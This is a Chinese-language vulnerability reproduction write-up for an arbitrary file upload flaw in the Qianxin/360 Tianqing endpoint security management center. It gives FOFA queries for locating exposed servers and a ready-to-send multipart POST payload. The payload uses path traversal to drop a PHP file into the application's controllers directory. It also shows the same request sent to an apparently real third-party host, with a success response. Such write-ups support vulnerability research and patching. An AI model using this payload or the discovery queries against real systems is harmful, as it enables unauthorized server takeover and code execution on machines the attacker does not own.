2-4360-360新天擎终端安全管理系统-文件上传

漏洞描述：

奇安信 天擎管理中心 <=V6.7.0.4130 版本的rptsvr接口存在任意文件上传漏洞，可上传恶意至服务器，执行脚本文件，从而控制服务器。

网站图片：

网络测绘：

fofa语法：

banner="QiAnXin web server" || banner="360 web server" || body="appid\":\"skylar6" || body="/task/index/detail?id={item.id}" || body="已过期或者未授权，购买请联系4008-136-360"

漏洞复现：

payload：

```
POST /rptsvr/upload HTTP/1.1
Host: your_ip
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686 on x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2820.59 Safari/537.36
Connection: close
Content-Length: 360
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data;boundary=----------------------------s3kwcmxrul2yyogjptcd
Upgrade-Insecure-Requests: 1

----------------------------s3kwcmxrul2yyogjptcd
Content-Disposition: form-data; name="uploadfile"; filename="../../../application/api/controllers/ddd.php"
Content-Type: text/x-python

123
----------------------------s3kwcmxrul2yyogjptcd
Content-Disposition: form-data; name="token"

skylar_report
----------------------------s3kwcmxrul2yyogjptcd
```

Request

Pretty Raw Hex

```
POST /rptsvr/upload HTTP/1.1
Host: ywsj.ldjt-gd.com:8445
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686 on x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2820.59 Safari/537.36
Content-Length: 360
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: multipart/form-data;boundary=----------------------------s3kwcmxrul2yyogjptcd
Upgrade-Insecure-Requests: 1

----------------------------s3kwcmxrul2yyogjptcd
Content-Disposition: form-data; name="uploadfile"; filename="../../../application/api/controllers/ddd.php"
Content-Type: text/x-python

123
----------------------------s3kwcmxrul2yyogjptcd
Content-Disposition: form-data; name="token"

skylar_report
----------------------------s3kwcmxrul2yyogjptcd
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 07 Apr 2024 04:38:45 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 42
Connection: close
Server: 360 web server

{"result":"success","reason":"uploaded"}
```

效果图:

访问上传的文件：/application/api/controllers/ddd.php



参考链接:

https://blog.csdn.net/qq_36618918/article/details/135652094